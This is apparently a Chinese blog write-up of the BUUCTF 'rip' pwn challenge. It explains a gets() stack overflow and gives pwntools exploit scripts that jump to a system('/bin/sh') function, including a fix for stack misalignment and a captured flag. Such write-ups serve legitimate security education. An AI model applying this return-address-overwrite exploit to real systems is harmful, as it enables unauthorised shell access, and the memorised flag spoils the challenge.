
【BUUCTF】rip

原创

破落之实 于 2020-12-08 11:03:08 发布 904 收藏 2

分类专栏： pwn 文章标签： buuctf pwn

本文链接：https://blog.csdn.net/u013648063/article/details/110858752



> 这道题本质上很简单，但是在实际操作过程中会遇到一个不对齐的坑。
> 可参考链接解决：http://blog.eonew.cn/archives/958

这题和蒸米ROP的level3有点像。
检查安全机制。

```
iskindar@ubuntu:~/BUUCTF/pwn/rip$ checksec pwn1
[*] '/home/iskindar/BUUCTF/pwn/rip/pwn1'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

用ida反汇编，可以看到是gets函数有个简单的栈溢出，偏移也很好计算，F+8=23

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char s; // [rsp+1h] [rbp-Fh]
4
5    puts("please input");
6    gets(&s, argv);
7    puts(&s);
8    puts("ok,bye!!!");
9    return 0;
10 }
```


此外还发现一个fun函数可以直接跳转到这里来获取shell。

```
1  int fun()
2  {
3    return system("/bin/sh");
4  }
```

```
.text:0000000000401185 main            endp
.text:0000000000401185
.text:0000000000401186
.text:0000000000401186 ; =============== S U B R O U T I N E ===============================
.text:0000000000401186
.text:0000000000401186 ; Attributes: bp-based frame
.text:0000000000401186
.text:0000000000401186                 public fun
.text:0000000000401186 fun             proc near
.text:0000000000401186 ; __unwind {
.text:0000000000401186                 push    rbp
.text:0000000000401187                 mov     rbp, rsp
.text:000000000040118A                 lea     rdi, command    ; "/bin/sh"
.text:0000000000401191                 call    _system
.text:0000000000401196                 nop
.text:0000000000401197                 pop     rbp
.text:0000000000401198                 retn
.text:0000000000401198 ; } // starts at 401186
```


正常exp如下：

```
from pwn import *
p = process("./pwn1")
#p = remote("node3.buuoj.cn",29399)

payload = "a" * 23 +p64(0x401186)
p.sendline(payload)
p.interactive()
```

然而，crash了。

```
iskindar@ubuntu:~/BUUCTF/pwn/rip$ python exp.py
[+] Starting local process './pwn1': pid 5402
[+] Opening connection to node3.buuoj.cn on port 29157: Done
[*] Switching to interactive mode
timeout: the monitored command dumped core
[*] Got EOF while reading in interactive
```

后面发现BUUCTF的FAQ有提到这个问题。

> Q: 我在做 PWN 题时遇到了 "timeout: the monitored command dumped core" 的提示，请问我该怎么办?
>
> Q: I got a message said 'timeout: the monitored command dumped core' when I PWN, how I can do?
>
> A: 请参考 http://blog.eonew.cn/archives/958 。
>
> A: Please check it(Chinese version): http://blog.eonew.cn/archives/958 .

参考链接解决：http://blog.eonew.cn/archives/958
新的exp如下：

```
from pwn import *
p = process("./pwn1")
#context.log_level = "debug"
p = remote("node3.buuoj.cn",29157)

payload = "a" * (0xf+8)+p64(0x401187)

p.sendline(payload)
p.interactive()
```

最后获取到flag。

```
iskindar@ubuntu:~/BUUCTF/pwn/rip$ python exp.py
[+] Starting local process './pwn1': pid 5468
[+] Opening connection to node3.buuoj.cn on port 29157: Done
[*] Switching to interactive mode
$ cat flag
flag{27080637-bb5d-4674-835c-f687b08a9981}
$
```